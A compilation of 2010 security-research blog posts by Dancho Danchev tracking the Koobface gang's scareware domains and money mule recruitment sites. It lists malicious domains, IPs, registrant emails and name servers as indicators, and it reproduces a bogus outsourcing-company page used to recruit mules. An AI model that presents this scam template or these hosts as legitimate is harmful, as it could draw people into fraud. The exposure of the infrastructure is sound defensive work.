**discoverallnow.com** - Email: test@now.net.cn

**discoverprivateinfo.com** - Email: test@now.net.cn

**discoverprivatelife.com** - Email: test@now.net.cn

**discoverprivatemail.com** - Email: test@now.net.cn

**discoverprivatewebcams.com** - Email: test@now.net.cn

**discoversecretfacebook.com** - Email: test@now.net.cn

**facebookfriendwatch.com** - Email: test@now.net.cn

237

**facebookreadmail.com** - Email: test@now.net.cn

**free-amazon-coupon.com** - Email: test@now.net.cn

**free-ebay-stuff.com** - Email: test@now.net.cn

**free-secret-info.com** - Email: test@now.net.cn

**getalestickets.com** - Email: test@now.net.cn

**hightowerfisheye.com** - Email: test@now.net.cn

**lenovovideohacks.com** - Email: test@now.net.cn

**mymailbusiness.com** - Email: test@now.net.cn

**private-0-photos.com** - Email: test@now.net.cn

**seehiddenfacebook.com** - Email: test@now.net.cn

**skyscraperreviews.com** - Email: test@now.net.cn

**yahoobusinessstrip.com** - Email: test@now.net.cn

**you22tube.com** - Email: test@now.net.cn

Scareware domains parked on 195.5.161.119, AS31252, STARNET-AS StarNet Moldova, for February, 2010:

**best-protection0.info** - Email: ware2mall@yahoo.com

**best-protection8.info** - Email: ware2mall@yahoo.com

**bestprotectiona.info** - Email: ware2mall@yahoo.com

**best-protectiona.info** - Email: ware2mall@yahoo.com

**bestprotectione.info** - Email: ware2mall@yahoo.com

**best-protectione.info** - Email: ware2mall@yahoo.com

**best-protectionf.info** - Email: ware2mall@yahoo.com

**mega1-antivirus3.com** - Email: test@now.net.cn

**mega1-antivirus5.com** - Email: test@now.net.cn

**mega1-antivirus7.com** - Email: test@now.net.cn

**mega1-antivirus9.com** - Email: test@now.net.cn

**mega1-scanner5.com** - Email: test@now.net.cn

**mega1-scanner7.com** - Email: test@now.net.cn

**smartsecurity0.info** - Email: neeceheight@yahoo.com

**smartsecurity1.info** - Email: neeceheight@yahoo.com

**smart-security1.info** - Email: neeceheight@yahoo.com

**smartsecurity2.info** - Email: neeceheight@yahoo.com

**smartsecurity7.info** - Email: neeceheight@yahoo.com

**smartsecuritya.info** - Email: neeceheight@yahoo.com

**smartsecurityd.info** - Email: neeceheight@yahoo.com

**smart-securityo.info** - Email: neeceheight@yahoo.com

**super2-antivirus.com** - Email: neeceheight@yahoo.com

**super2-antivirus2.com** - Email: neeceheight@yahoo.com

**ver2-scanner.com** - Email: test@now.net.cn

**ver2-scanner2.com** - Email: test@now.net.cn

**ver2-scanner4.com** - Email: test@now.net.cn

Persistence must be met with persistence. The domain portfolios are in a process of getting suspended, an

update will posted as soon as this happens.

### **Related Koobface gang/botnet research:**

[19]10 things you didn't know about the Koobface gang



[20]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[21]How the Koobface Gang Monetizes Mac OS X Traffic

[22]The Koobface Gang Wishes the Industry "Happy Holidays"

238

[23]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[24]Koobface Botnet Starts Serving Client-Side Exploits

[25]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[26]Koobface Botnet's Scareware Business Model - Part Two

[27]Koobface Botnet's Scareware Business Model - Part One

[28]Koobface Botnet Redirects Facebook's IP Space to my Blog

[29]New Koobface campaign spoofs Adobe's Flash updater

[30]Social engineering tactics of the Koobface botnet

[31]Koobface Botnet Dissected in a TrendMicro Report

[32]Movement on the Koobface Front - Part Two

[33]Movement on the Koobface Front

[34]Koobface - Come Out, Come Out, Wherever You Are

[35]Dissecting Koobface Worm's Twitter Campaign

*This post has been reproduced from [36]Dancho Danchev's blog. Follow him [37]on Twitter.*

1. <http://blogs.zdnet.com/security/?p=4297>

2. [http://content.zdnet.com/2346-12691\\_22-342083.html](http://content.zdnet.com/2346-12691_22-342083.html)

3.

<http://www.virustotal.com/analysis/4e62aff9b6612090a088abd1f31817a4582ed9e2ad81cd456f2e536d71fd0ad2-1268411269>

4.

<http://www.virustotal.com/analysis/0bd309172eacda58255cf35e6be6c2a9942056597e12e124d2df2cf27ca7dafd-1268436536>

5.

<http://www.virustotal.com/analysis/4681a237851bfcf0e785d3841a77b9c5f186067dc0218edb96457552046d7a91-1268492213>

6.

<http://www.virustotal.com/analysis/66a853d9ba6add77254eeba4cad01c30d0e9f09778adbb978fdad84d27566f29-1268518041>

7.

<http://www.virustotal.com/analysis/f2bb5d8db53f005fb30f6de99a12a9a8aee9df871b7357a0f1fd72f69abfe666-12685>

[85736](#)

8.

<http://www.virustotal.com/analysis/2021aeecd166da3d87ec17a403d7df89491dcac9d5b59295325d08fd52470dac-12685>

[97879](#)

9. <http://blogs.zdnet.com/security/?p=5452>

10.

<http://www.virustotal.com/analysis/51b56df5ed2c9815b855c220001ff8e118ac0dddf4d47b377cf530156dca2b09-12684>

[37394](#)

11.

<http://www.virustotal.com/analysis/ef700b4cda22ba9fc12076fdb3cdb3aaa6ed5734ac72a8c9bcd5220916b096f3-12684>

[37400](#)

12.

<http://www.virustotal.com/analysis/028af4fb82d77ba522799aba7e7d37df015a7ee99c6253a82bd4b5153b0d55a2-12684>

[37402](#)

13.

<http://www.virustotal.com/analysis/0fe50ee612678361761b226cf8def51c9101ddd80fbba567a782df7026bc464-12684>

[37406](#)

14.

<http://www.virustotal.com/analysis/1123ef7613f92e64c61d0fbef2e93c1bbdfb7a005cf967628daffc77bd06f5b-12684>

[37471](#)

15.

<http://www.virustotal.com/analysis/af43db7c6a1cc160fb64659979a274fe205dd6cd2dac832ea4f08dc18d5fc4b5-12684>

[37483](#)

16.

<http://www.virustotal.com/analysis/187ee3a40da932718df098b1caf4067b0d0ba81288ad5199453396baa735ae70-12684>

[37474](#)

17.

<http://www.virustotal.com/analysis/1108276c9773c90d617a96603981624160d8948e6992038eca7826f7700dc397-12684>

[37594](#)

18. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

19. <http://blogs.zdnet.com/security/?p=5452>

20. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

239

21. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

22. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
23. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
24. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
25. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
26. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
27. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
28. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
29. <http://blogs.zdnet.com/security/?p=4594>
30. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
31. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
32. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
33. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
34. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>

35. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>

36. <http://ddanchev.blogspot.com/>

37. <http://twitter.com/danchodanchev>

240



## **The Current State of the Crimeware Threat (2010-03-20 17:05)**

With [1]Zeus crimeware infections reaching epidemic levels, [2]two-factor authentication under fire, and the actual

[3]DIY (do-it-yourself) kit becoming more sophisticated, it's time to reassess the situation by discussing the current and emerging crimeware trends.

What's the current state of the crimeware threat? Just how vibrant is the underground marketplace when it

comes to crimeware? What are ISPs doing, and should ISPs be doing to solve the problem? Does taking down a

cybercrime-friendly ISP has any long term effects?

I asked [4]Thorsten Holz, researcher at Vienna University of Technology, whose team not only participated in

the recent [5]takedown of the Waledac botnet, but [6]released an interesting paper earlier this year, summarizing their findings based on 33GB of crimeware data obtained from active campaigns.

• **[7]The current state of the crimeware threat - Q &A**

Go through the Q &A.

**Related posts on crimeware kits, trends and developments:**

[8]Crimeware in the Middle - Zeus

[9]Crimeware in the Middle - Limbo

[10]Crimeware in the Middle - Adrenalin

[11]76Service - Cybercrime as a Service Going Mainstream

[12]Zeus Crimeware as a Service Going Mainstream

[13]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[14]Zeus Crimeware Kit Gets a Carding Layout

[15]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

241

[16]Help! Someone Hijacked my 100k+ Zeus Botnet!

[17]Inside a Zeus Crimeware Developer's To-Do List

**Zeus crimeware serving campaigns for Q1, 2010, related to TROYAK-AS:**

[18]TROYAK-AS: the cybercrime-friendly ISP that just won't go away

[19]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181

[20]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[21]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[22]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[23]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[24]Keeping Money Mule Recruiters on a Short Leash - Part Two[25]

*This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.*

1. <http://blogs.zdnet.com/security/?p=5365>
2. <http://blogs.zdnet.com/security/?p=4402>
3. <http://www.secureworks.com/research/threats/zeus/>
4. <http://honeyblog.org/>
5. <http://honeyblog.org/archives/52-Waledac-Takedown-Successful.html>
6. <http://honeyblog.org/archives/48-Studying-Aspects-of-the-Underground-Economy.html>
7. <http://blogs.zdnet.com/security/?p=5797>
8. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>



9. <http://ddanchev.blogspot.com/2009/03/crimeware-in-middle-limbo.html>
10. <http://ddanchev.blogspot.com/2009/02/crimeware-in-middle-adrenalin.html>
11. <http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html>
12. <http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html>
13. <http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html>
14. <http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html>
15. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>
16. <http://ddanchev.blogspot.com/2009/02/help-someone-hijacked-my-100k-zeus.html>
17. <http://ddanchev.blogspot.com/2009/04/inside-zeus-crimeware-developers-to-do.html>
18. <http://blogs.zdnet.com/security/?p=5761>
19. <http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html>
20. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
21. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>

22. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
23. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>
24. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
25. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>
26. <http://ddanchev.blogspot.com/>
27. <http://twitter.com/danchodanchev>

## TNM Group Inc

**How site works?**

1. Post and track your vacancies, RFPs and projects
2. Find affordable freelancers or full-time staff
3. Get work done below budget and make profit

**Authorization**

Enter to partners area.

Login:

Password:

[Registration](#) [Forgot password?](#)

**About the Company**

Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's verbal segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

**Our service**

**IT Programmers**

- Customer Services
- Call Centers
- Back Office Functions
- Payroll
- Software Development
- Web programming
- Graphics & document conversions

You can easily find freelancers and service firms from US, India, Australia, Russia, Romania, Ukraine, UK, Philippine, Moldova and other countries. Why waste your precious time in finding service provider when they are looking for you. Send us your service requirements as project and let professional freelancers and service firms compete. Utilize TNM Group Inc as the platform to outsource all your business needs. As an efficient online outsourcing facilitator, TNM Group Inc brings together buyers and service providers. It helps the buyers with the freedom to choose professional freelancers and service firms to whom they can outsource their business needs to maximize their competitive advantage.

Our business model will help buyers access world-class talent to derive maximum advantage in terms of faster development cycle, shorter delivery schedules, high quality

**Featured Analytics**

**Global Demand for IT Services**

It is hard to beat the global market when considering where to go for cost-efficient, high quality IT services. Obviously, labor overseas is cheaper than in the United States or in major European business centers...

[View more](#)

**Latest projects**

- ☐ Seeking Joomla Expert  
20 March 2010
- ☐ Magento or CSS/XHTML/JS part-time developer  
19 March 2010
- ☐ Help Market Website  
19 March 2010
- ☐ Affordable Freelance Content Writer for PSD to XHTML conversion website  
19 March 2010
- ☐ Web Developer / Designer Freelance  
19 March 2010
- ☐ Experienced Graphic Designer  
19 March 2010
- ☐ Freelance flash designer for website  
19 March 2010
- ☐ Ongoing Freelance Web Designer - < \$50/ hr  
19 March 2010
- ☐ Development, Design and/or Flash

## Keeping Money Mule Recruiters on a Short Leash - Part Three (2010-03-20 23:14)

**UPDATED:** 7 minutes after notification, **EUROACCESS** responded that the IPs mentioned within the AS " *have been blackholed for the time being until a confirmation of cleanup has been received from the customer.* "

augment-group.com	85.12.46.96
augmentgroup.net	85.12.46.96
augment-groupmain.tw	85.12.46.95
amplitude-groupmain.net	85.12.46.243
asperitygroup.net	85.12.46.95
asperity-group.com	85.12.46.95
altitude-groupli.com	85.12.46.95
celeritygroupmain.tw	85.12.46.95
celerity-groupmain.net	85.12.46.96
celerity-groupmain.tw	85.12.46.95
impact-groupinc.net	85.12.46.95
impact-groupnet.com	85.12.46.95
excel-groupsvc.com	85.12.46.95
fecunda-group.com	85.12.46.96
fecunda-groupmain.net	85.12.46.95
fecunda-groupmain.tw	85.12.46.95
foreaim-group.com	85.12.46.95
foreaimgroup.net	85.12.46.96
golden-gateinc.com	85.12.46.95
golden-gateco.net	85.12.46.96
luxor-groupco.tw	85.12.46.96
luxor-groupinc.tw	85.12.46.96
synapse-groupinc.tw	85.12.46.95
synapse-groupfine.net	85.12.46.96
synapsegroupli.com	85.12.46.96
spark-groupsvc.com	85.12.46.96
tnmgroupsvc.net	85.12.46.96
tnmgroupinc.com	85.12.46.95
westendgroupsvc.net	85.12.46.96

It's a fact. However, in less than a minute the money mule recruitment gang moved the domains from the now

blackholed **85.12.46.241; 85.12.46.242; 85.12.46.243; 85.12.46.244; 85.12.46.245** to **85.12.46.95** and **85.12.46.96**.

These, including the crimeware and the scareware IPs, are now also blackholed. Let's see what the gang will

do next.

The cybercriminals you know, are better than the cybercriminals you don't know. They can be typosquatting, or changing their hosting providers, but they can't escape.

The money mule recruiters profiled in "[1]Keeping Money Mule Recruiters on a Short Leash" and in "[2]Keeping Money Mule Recruiters on a Short Leash - Part Two" are now switching hosting to **AS34305, EUROACCESS Global Autonomous System** – the [3]Koobface gang was also using their services during the Christmas season.

The gang appears to have also purchased new templates using new, but naturally, bogus descriptions of the

money mule recruitment companies. It gets even more interesting, when one of the domains (**[4]greatuk.org**)

participating in a Zeus crimeware campaign within **AS34305**, has been registered to *hilarykneber@yahoo.com* (**[5]The Kneber botnet - FAQ**).

An excerpt from **[6]The Kneber botnet - FAQ** on the Koobface gang connection:

- The name servers used in [7]December, 2009's DocStoc scareware campaign, were registered using the same

244

email used to register the [8]client-side exploit serving domains part of the Koobface gang's experiment conducted in November, 2009. Parked on the same IP hosting the domain which was serving the malware in the

campaign, was also the a domain registered to **HilaryKneber@yahoo.com** (search-results .cn) Even more inter-

esting is the fact that the emails used to registered the rest of the domains parked at this IP, are also known

to have been used in registering money mule recruitment domains (**[9]Standardizing the Money Mule Recruit-**

**ment Process; [10]Keeping Money Mule Recruiters on a Short Leash)**

**The bogus money mule recruitment companies are using identical templates, describing themselves as follows:**


*" Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past.*

*There is a growing realization that wisdom lies in consolidating the core competency functions and outsourc-*

*ing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".*

Let's expose the domains portfolio, its supporting name servers, and emphasize on the scareware and crime-

ware activity currently taking place at **AS34305, EUROACCESS Global Autonomous System.**



## Active money mule recruitment domains:

**augment-group.com** - 85.12.46.245 - Email: mylar@5mx.ru

**augmentgroup.net** - 85.12.46.245 - Email: glean@fastermail.ru

**augment-groupmain.tw** - 85.12.46.245 - Email: gutsy@qmx8.ru

**amplitude-groupmain.net** - 85.12.46.245 - Email: tabs@5mx.ru

**asperitygroup.net** - 85.12.46.241 - Email:  
cde@freenetbox.ru

**asperity-group.com** - 85.12.46.244 - Email: okay@qx8.ru

**alwyn-groupllc.com** - Email: cde@freenetbox.ru

**altitude-groupli.com** - 85.12.46.244 - Email:  
mylar@5mx.ru

**celeritygroupmain.tw** - 85.12.46.242 - Email:  
gutsy@qx8.ru

**celerity-groupmain.net** - 85.12.46.243 -  
cde@freenetbox.ru


**celerity-groupmain.tw** - 85.12.46.241 - Email:  
weds@fastermail.ru

**impact-groupinc.net** - 85.12.46.242 - Email:  
cde@freenetbox.ru

**impact-groupnet.com** - 85.12.46.243 - Email:  
okay@qx8.ru

**excel-groupsvc.com** - 85.12.46.241 - Email: carlo@qx8.ru





**fecunda-group.com** - 85.12.46.241 - Email: okay@qx8.ru

**fecunda-groupmain.net** - 85.12.46.243 - Email: mylar@5mx.ru

**fecunda-groupmain.tw** - 85.12.46.245 - Email: ti@fastermail.ru

**foreaim-group.com** - 85.12.46.245 - Email: cde@freenetbox.ru

**foreaimgroup.net** - 85.12.46.241 - Email: glean@fastermail.ru

**golden-gateinc.com** - 85.12.46.242 - Email:  
cde@freenetbox.ru

**golden-gateco.net** - 85.12.46.242 - Email: carlo@qx8.ru

**luxor-groupco.tw** - 85.12.46.244 - Email: logic@qx8.ru

**luxor-groupinc.tw** - 85.12.46.244 - Email: gv@fastermail.ru

**synapse-groupinc.tw** - 85.12.46.241 - Email: omega@  
fastermail.ru

**synapse-groupfine.net** - 85.12.46.245 - Email:  
okay@qx8.ru


**synapsegroupli.com** - 85.12.46.243 - Email: tabs@5mx.ru

**spark-groupsvc.com** - Email: trim@freenetbox.ru

**tnmgroupsvc.net** - 85.12.46.245 - Email: tabs@5mx.ru

**tnmgroupinc.com** - 85.12.46.241 - Email: tabs@5mx.ru

**westendgroupsvc.net** - 85.12.46.241 - Email:  
mylar@5mx.ru



## Name servers:

**ns1.maninwhite.cc** - 89.248.166.45 - Email:  
duly@fastermail.ru

**ns1.trythisok.cn** - 89.248.166.45 - Email: chunk@qx8.ru

**ns1.translatasheep.net** - 92.63.111.127 - Email:  
stair@freenetbox.ru

**ns1.alwaysexit.com** - 92.63.111.146 - Email:  
sob@bigmailbox.ru

**ns1.chinegrowth.cc** - 89.248.166.59 - Email:  
duly@fastermail.ru

**ns2.cnnandpizza.cc** - 205.234.195.188 - Email: bears@fastermail.ru

**ns1.benjenkinss.cn** - 89.248.166.59 - Email: chunk@qx8.ru

**ns1.worldslava.cc** - 64.85.174.145 - Email: fussy@bigmailbox.ru

**ns2.uleaveit.com** - 204.12.217.253 - Email: plea@qx8.ru

**ns3.pesenlife.net** - 74.118.194.86 - Email: erupt@qx8.ru

**ns1.basilkey.ws** - 98.158.171.87

Next to the money mule recruitment domains, there are several [11]active Zeus crimeware active campaigns,

using the following domains/IPs. In fact one of them is using a domain registered to Hilary Kneber ([12]**The Kneber botnet - FAQ**):

